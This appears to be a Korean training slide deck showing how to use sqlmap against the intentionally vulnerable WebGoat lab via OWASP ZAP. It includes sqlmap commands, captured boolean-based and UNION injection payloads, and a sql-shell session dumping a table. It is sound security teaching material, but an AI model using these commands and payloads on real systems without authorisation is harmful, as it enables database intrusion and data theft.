

# SQLmap 사용 방법

# Sqlmap

- SQL injection을 자동으로 해 주는 프로그램
- Blind SQL Injection, Error based SQL Injection, Union based SQL Injection 등등이 가능함
- 서버 정보도 간단하게 가져올 수 있다
- 주의사항 : PT 아닌데 돌리면 안됨

# SQLmap 설치 방법

- Kali Linux : 이미 설치가 되어 있음
- 기타 : <http://sqlmap.org/> 에서 다운로드

# SQLmap 사용 방법 (1)


- `python sqlmap.py -u http://localhost:8080/WebGoat/...`
- u 파라미터로 url을 주면 알아서 SQL Injection 공격 수행

# SQLmap 사용 방법 (2)


1. Proxy Tool을 이용해서 HTTP Request를 몽땅 복사한다
2. 적당한 텍스트 파일(req.txt 등)에 저장한다
3. Python sqlmap.py -r req.txt --sql-shell

- 자세한 도움말은 `python sqlmap.py -hh`
  - 신기한 옵션이 많이 있습니다

# SQLmap 동작 방식



# SQLmap



A screenshot of a Windows command prompt window. The title bar shows the path `C:\WINDOWS\system32\cmd.exe`. The command prompt displays the following command and its output:

```
C:\Users\User\Desktop\새 폴더 (3)\sqlmapproject-sqlmap-44b00d6>python sqlmap.py  
-r req.txt -p password --risk=3 --thread=1 --level=4
```

The command prompt is running a Python script named `sqlmap.py` with the following arguments: `-r req.txt`, `-p password`, `--risk=3`, `--thread=1`, and `--level=4`. The output of the command is not visible in the screenshot.

# 직접 한번 해 봅시다

- TAN 테이블에 있는 비밀번호 전체를 한번 얻어 봅시다



# 사전 준비에 앞서서...

- **OWASP ZAP**과 연결된 브라우저를 통해 실습하셔야 합니다
- 어제 받은 sqlmap 첨부 파일을 자신이 아는 장소에 압축을 풉니다.

# SQLMAP – Boolean based SQL 인젝션

The screenshot shows the WebGoat application running in a browser. The browser's address bar displays `localhost:8080/WebGoat/start.mvc#attack/980912706/1100`. The WebGoat logo is in the top left, and the page title is "Database Backdoors".

On the left is a navigation menu with the following items:

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
  - Command Injection
  - Numeric SQL Injection
  - Log Spoofing
  - XPATH Injection
  - LAB: SQL Injection
    - Stage 1: String SQL Injection
    - Stage 2: Parameterized Query #1
    - Stage 3: Numeric SQL Injection
    - Stage 4: Parameterized Query #2
    - String SQL Injection
- Database Backdoors

The main content area is titled "Database Backdoors" and contains the following elements:

- Buttons: `Show Source`, `Show Solution`, `Show Plan`, `Show Hints`, and `Restart Lesson`.
- Text: "Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher"
- Form: "User ID:
- Text: "select userid, password, ssn, salary, email from employee where userid="
- Form:  (containing a SQL injection payload)
- Button: `Submit`

On the right side, there are two sections:

- Cookies / Parameters**
  - Cookie/s**

name	value
JSESSIONID	40331831753639E25FAC516469CB17FE
  - Parameters**

scr	980912706
menu	1100
stage	
num	

# Database Backdoor

- 먼저 이것저것 검색을 해 본다
- 값이 존재하면(조건이 참이라면) E-Mail 이라는 문구가 뜬다
- 값이 존재하지 않으면 E-Mail이라는 문구가 뜨지 않는다

# OWASP ZAP에서 로그 찾기

The screenshot displays the OWASP ZAP 2.5.0 interface. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Online, and Help. The main window is divided into several panes:


- Sites:** A tree view on the left showing various sites, including `http://localhost:8080`.
- Request/Response:** A central pane showing the details of a selected request. The request is a POST to `http://localhost:8080/WebGoat/attack?Screen=980912706&menu=1100` with a status of 200 OK. The response body contains the text `username=101&Submit=Submit`.
- History:** A table at the bottom showing a list of requests. The selected request is highlighted in blue.

The History table contains the following data:

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
691	17. 2. 3 오후 12:04:51	GET	http://localhost:8080/WebGoat/service/source.mvc	200	OK	16 ms	11.57 KiB	Low		Comment
690	17. 2. 3 오후 12:04:51	GET	http://localhost:8080/WebGoat/service/hint.mvc	200	OK	0 ms	507 bytes	Low		JSON
693	17. 2. 3 오후 12:04:51	GET	http://localhost:8080/WebGoat/service/lessonprogress.mvc	200	OK	15 ms	106 bytes	Low		JSON
694	17. 2. 3 오후 12:04:51	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200	OK	15 ms	10.04 KiB	Low		JSON
695	17. 2. 3 오후 12:04:53	POST	http://localhost:8080/WebGoat/attack?Screen=980912706&menu=1100	200	OK	0 ms	1.39 KiB	Medium		Form, Co...
696	17. 2. 3 오후 12:04:53	GET	http://localhost:8080/WebGoat/service/lessoninfo.mvc	200	OK	15 ms	125 bytes	Low		JSON
697	17. 2. 3 오후 12:04:53	GET	http://localhost:8080/WebGoat/service/lessonplan.mvc	200	OK	0 ms	1.06 KiB	Medium		Comment
698	17. 2. 3 오후 12:04:53	GET	http://localhost:8080/WebGoat/service/solution.mvc	200	OK	0 ms	38.51 KiB	Medium		Comment
699	17. 2. 3 오후 12:04:53	GET	http://localhost:8080/WebGoat/service/hint.mvc	200	OK	16 ms	507 bytes	Low		JSON
701	17. 2. 3 오후 12:04:53	GET	http://localhost:8080/WebGoat/service/source.mvc	200	OK	0 ms	11.57 KiB	Low		Comment

The bottom status bar shows the number of alerts (0) and the current scan status (0).

# OWASP ZAP에서 로그 찾기



- 제일 마지막에 있는 attack이 들어간 연결을 찾는다
- 오른쪽 위의 Request를 누른다
- username 파라미터가 있는 것을 확인하고 전부 복사한다

# Request를 텍스트 파일로 저장하기

1. 아까 복사한 것을 req.txt 에다가 저장한다  
(SQLmap이 있는 폴더 추천)

# SQLmap을 실행

1. Sqlmap이 있는 디렉토리에서 명령 프롬프트(터미널 등)을 연다
2. 아래 명령을 실행한다

```
python sqlmap.py -r req.txt -p username --level=3 --risk=3  
--string="E-Mail"
```

# DB 종류를 턴 화면

```
C:\WINDOWS\system32\cmd.exe - python sqlmap.py -r req.txt -p username --level=...

--H--
--C-- {1.0.12.14#dev}
--C--
--V-- http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 12:07:17

[12:07:17] [INFO] parsing HTTP request from 'req.txt'
[12:07:17] [INFO] testing connection to the target URL
[12:07:17] [INFO] testing if the provided string is within the target URL page c
ontent
[12:07:17] [INFO] heuristic (basic) test shows that POST parameter 'username' mi
ght be injectable (possible DBMS: 'HSQLDB')
[12:07:17] [INFO] heuristic (XSS) test shows that POST parameter 'username' migh
t be vulnerable to cross-site scripting attacks
[12:07:17] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'HSQLDB'. Do you want to skip test payloads s
pecific for other DBMSes? [Y/n]
```



# 취약점을 찾은 화면

```
C:\WINDOWS\system32\cmd.exe - python sqlmap.py -r req.txt -p username --level=...  
[12:08:58] [INFO] testing 'HSQLDB >= 1.7.2 AND time-based blind (heavy query - comment)'  
[12:08:58] [INFO] testing 'HSQLDB >= 1.7.2 OR time-based blind (heavy query - comment)'  
[12:08:58] [INFO] testing 'HSQLDB > 2.0 AND time-based blind (heavy query)'  
[12:08:58] [INFO] testing 'HSQLDB > 2.0 OR time-based blind (heavy query)'  
[12:08:58] [INFO] testing 'HSQLDB > 2.0 AND time-based blind (heavy query - comment)'  
[12:08:58] [INFO] testing 'HSQLDB > 2.0 OR time-based blind (heavy query - comment)'  
[12:08:58] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - Parameter replace (heavy query)'  
[12:08:58] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'  
[12:08:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[12:08:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[12:08:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test  
[12:08:58] [INFO] target URL appears to have 5 columns in query  
[12:08:58] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable  
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

# 취약점을 찾은 화면

```
C:\WINDOWS\system32\cmd.exe

---
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=101 AND 8538=8538&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: username=101 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)||CHAR(113)||
CHAR(112)||CHAR(120)||CHAR(113)||CHAR(72)||CHAR(109)||CHAR(118)||CHAR(106)||CHAR
(86)||CHAR(114)||CHAR(89)||CHAR(87)||CHAR(81)||CHAR(104)||CHAR(73)||CHAR(89)||CH
AR(112)||CHAR(97)||CHAR(79)||CHAR(121)||CHAR(87)||CHAR(116)||CHAR(67)||CHAR(76)||
CHAR(115)||CHAR(75)||CHAR(66)||CHAR(65)||CHAR(72)||CHAR(90)||CHAR(113)||CHAR(81
)||CHAR(108)||CHAR(98)||CHAR(69)||CHAR(69)||CHAR(80)||CHAR(101)||CHAR(118)||CHAR
(77)||CHAR(68)||CHAR(87)||CHAR(74)||CHAR(111)||CHAR(113)||CHAR(113)||CHAR(118)||
CHAR(112)||CHAR(113),NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- QsCc&Submit=Sub
mit
---
[12:09:13] [INFO] testing HSQLDB
[12:09:13] [INFO] confirming HSQLDB
[12:09:13] [INFO] the back-end DBMS is HSQLDB
[12:09:13] [WARNING] running in a single-thread mode. Please consider usage of o
ption '--threads' for faster data retrieval
[12:09:13] [INFO] retrieved:
back-end DBMS: HSQLDB >= 1.7.2 and < 1.8.0
[12:09:13] [INFO] fetched data logged to text files under 'C:\Users\User\sqlmap
\output\localhost'
```

# SQL Shell을 열어본다

- `python sqlmap.py -r req.txt --sql-shell`
- `Python sqlmap.py -r req.txt --schema`
- Sql shell이 뜨면
- **SELECT \* FROM TAN**
- TAN 테이블에 있는 모든 것을 찾아본다

# 결과

```
C:\WINDOWS\system32\cmd.exe - python sqlmap.py -r req.txt --sql-shell
) || CHAR(108) || CHAR(98) || CHAR(69) || CHAR(69) || CHAR(80) || CHAR(101) || CHAR(118) || CHAR(
(77) || CHAR(68) || CHAR(87) || CHAR(74) || CHAR(111) || CHAR(113) || CHAR(113) || CHAR(118) ||
CHAR(112) || CHAR(113), NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- QsCc&Submit=Sub
mit
---
[12:10:12] [INFO] the back-end DBMS is HSQLDB
back-end DBMS: HSQLDB 1.7.2
[12:10:12] [INFO] calling HSQLDB shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select * from TAN
[12:10:27] [INFO] fetching SQL SELECT statement query output: 'select * from TAN
'
[12:10:27] [INFO] you did not provide the fields in your query. sqlmap will retr
ieve the column names itself
[12:10:27] [WARNING] missing database parameter. sqlmap is going to use the curr
ent database to enumerate table(s) columns
[12:10:27] [INFO] fetching columns for table 'TAN' in database 'PUBLIC'
[12:10:27] [WARNING] reflective value(s) found and filtering out
[12:10:27] [INFO] the SQL query used returns 3 entries
[12:10:27] [INFO] retrieved: "TANNR","INTEGER"
[12:10:27] [INFO] retrieved: "TANVALUE","INTEGER"
[12:10:27] [INFO] retrieved: "USERID","INTEGER"
[12:10:27] [INFO] the query with expanded column name(s) is: SELECT TANNR, TANVA
LUE, USERID FROM TAN
[12:10:27] [INFO] the SQL query used returns 10 entries
[12:10:27] [INFO] retrieved: "1","15648","102"
[12:10:27] [INFO] retrieved: "1","15161","101"
[12:10:27] [INFO] retrieved: "2","92156","102"
[12:10:27] [INFO] retrieved: "2","4894","101"
[12:10:27] [INFO] retrieved: "3","4879","102"
[12:10:27] [INFO] retrieved: "3","18794","101"
[12:10:27] [INFO] retrieved: "4","9458","102"
[12:10:27] [INFO] retrieved: "4","1564","101"
[12:10:27] [INFO] retrieved: "5","4879","102"
[12:10:27] [INFO] retrieved: "5","45751","101"
```